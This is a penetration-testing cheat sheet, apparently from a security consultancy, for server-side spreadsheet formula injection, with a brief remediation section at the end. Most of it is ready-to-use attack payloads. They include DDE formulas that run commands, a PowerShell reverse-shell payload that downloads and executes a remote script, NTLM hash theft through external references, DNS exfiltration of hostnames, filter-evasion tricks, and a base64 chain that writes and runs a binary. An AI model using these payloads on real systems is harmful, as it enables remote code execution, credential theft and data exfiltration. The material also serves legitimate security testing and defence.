FORMULA INJECTION CHEAT SHEET

This cheat sheet accompanies the blog post "Server-Side Spreadsheet Injection – Formula Injection to Remote Code Execution" and presentation “Server-side Spreadsheet Injections in High Impact Attacks”, which describes several server-side vectors in addition to the traditional client-side attacks attributed to CSV injection.

When assessing export or upload functionality that handles XLS*/CSV documents, use the following cheat sheet to inject formulas to disclose information, exfiltrate data/credentials, or obtain remote code execution:

Formula initiating characters

=	`=SUM(1,1)`
-	`-SUM(1,1)`
+	`+SUM(1,1)`
@	`@SUM(1,1)`

Useful Formulas for Injection

`NOW()`	Can be used to determine if real-time server-side formula evaluation is being performed.
`WEBSERVICE(“<URL>”)`	Can be used to perform GET-based SSRF, TCP egress testing, or DNS egress testing, e.g., `=WEBSERVICE(“http://mysite.com:22”)`
`CELL(“<param>”)/INFO(“<param>”)`	Gather information (current working directory, file path, file name, Excel version) about the Excel execution environment.
(DDE commands) `=<Program-in-path>|’<params>’![A-z][A-z0-9]*`	Execute arbitrary commands in the path using DDE. `=MSPAINT|’<params>’!A0`, `=CMD|’/c nslookup mysite.com’!A1`

Reverse Shell Payloads

Reverse shell via HTTP	(use Metasploit’s `exploit/multi/script/web_delivery`) e.g., `=cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString("http://bishopfox.com/shell.ps1"); powershell -e $e'!A1`
Reverse shell via DNS	(use binary smuggling to upload and execute the SensePost DNS Shell)

External Spreadsheet Reference

Reference Cell in another sheet	=‘C:\Users\<user>\Desktop\[test.xlsx]’!Sheet1!A1
NTLM Hash Theft via Responder	=‘http://listening_responder_instance’!A0
Download files to InetCache	=‘http://mysite.com/giant/file’!A0
SSRF	=’http://<internal_asset>:<port>’!A0

Excel 4.0 Macros

Named ranges	Use the name manager to create new names, use Excel 4.0 macros in place of name values. E.g., =FILES(). There are many good tutorials on using named ranges to list files in a directory.

Filter/Egress Evasion


Nested Formulas	=SUM(NOW()+CMD|’/c nslookup 17.bishopfox.com’!A1, 1)
Whitespace or missing operands	=SUM(1, +-+-+- SUM(2,2))
External Spreadsheet Reference	(see External Spreadsheet Reference)
Hostname Exfiltration via DNS (Unix)	=CMD|’/c nslookup `` `hostname` ``.mysite.com’!A0
Hostname Exfiltration via DNS (Windows)	=CMD|’/c for /f "delims=" %a in ('hostname') do nslookup %a.mysite.com ’|!A0

<u>Binary smuggling</u> – This technique relies on the property that calculation chains evaluate from left to right. This serves as a work around for the 255-character string literal allowed in the parameter field (DDE Topic) of DDE commands. By Base64 encoding and distributing the binary payload across multiple DDE write commands, the payload can be written to disk, decoded and then executed at runtime, as shown below:

```
=cmd|'/C echo|set
/p="CgAkAHUAcgBsACAAPQAgACIAMQA4AC4AYgBmAC4AbQBiAGEAIgA7AAoAZgB1AG4AYwB0AGkAbwBuACAAZQ
B4AGUAYwBEAE4AUwAo" > C:\ProgramData\activePDF\Temp\a.enc'!A0
+cmd|'/C echo|set
/p="ACQAYwBtAGQAKQAgAHsACgAkAGMAIAA9ACAAaQBlAHgAIAAkAGMAbQBkACAAMgA+ACYAMQAgAHwAIABPAH
UAdAAtAFMAdAByAGkA" >> C:\ProgramData\activePDF\Temp\a.enc'!A0
+...omitted for brevity…
+cmd|'/C powershell -c "$a=Get-Content C:\ProgramData\activePDF\Temp\a.enc;powershell
-e $a"'!A0
```

How to Remediate:


- Escape all formulas with a single quote character [‘]



A1 | '=SUM(1,1)

	A	B	C	D
1	=SUM(1,1)	2		

- Use the Trust Center to disable **Data Connections** and **Workbook Links** to protect against untrusted documents:



Trust Center

Security settings for Data Connections

○ Enable all Data Connections (not recommended)
○ Prompt user about Data Connections
● Disable all Data Connections

Security settings for Workbook Links

○ Enable automatic update for all Workbook Links (not recommended)
○ Prompt user on automatic update for Workbook Links
● Disable automatic update of Workbook Links

For more information, email contact@bishopfox.com.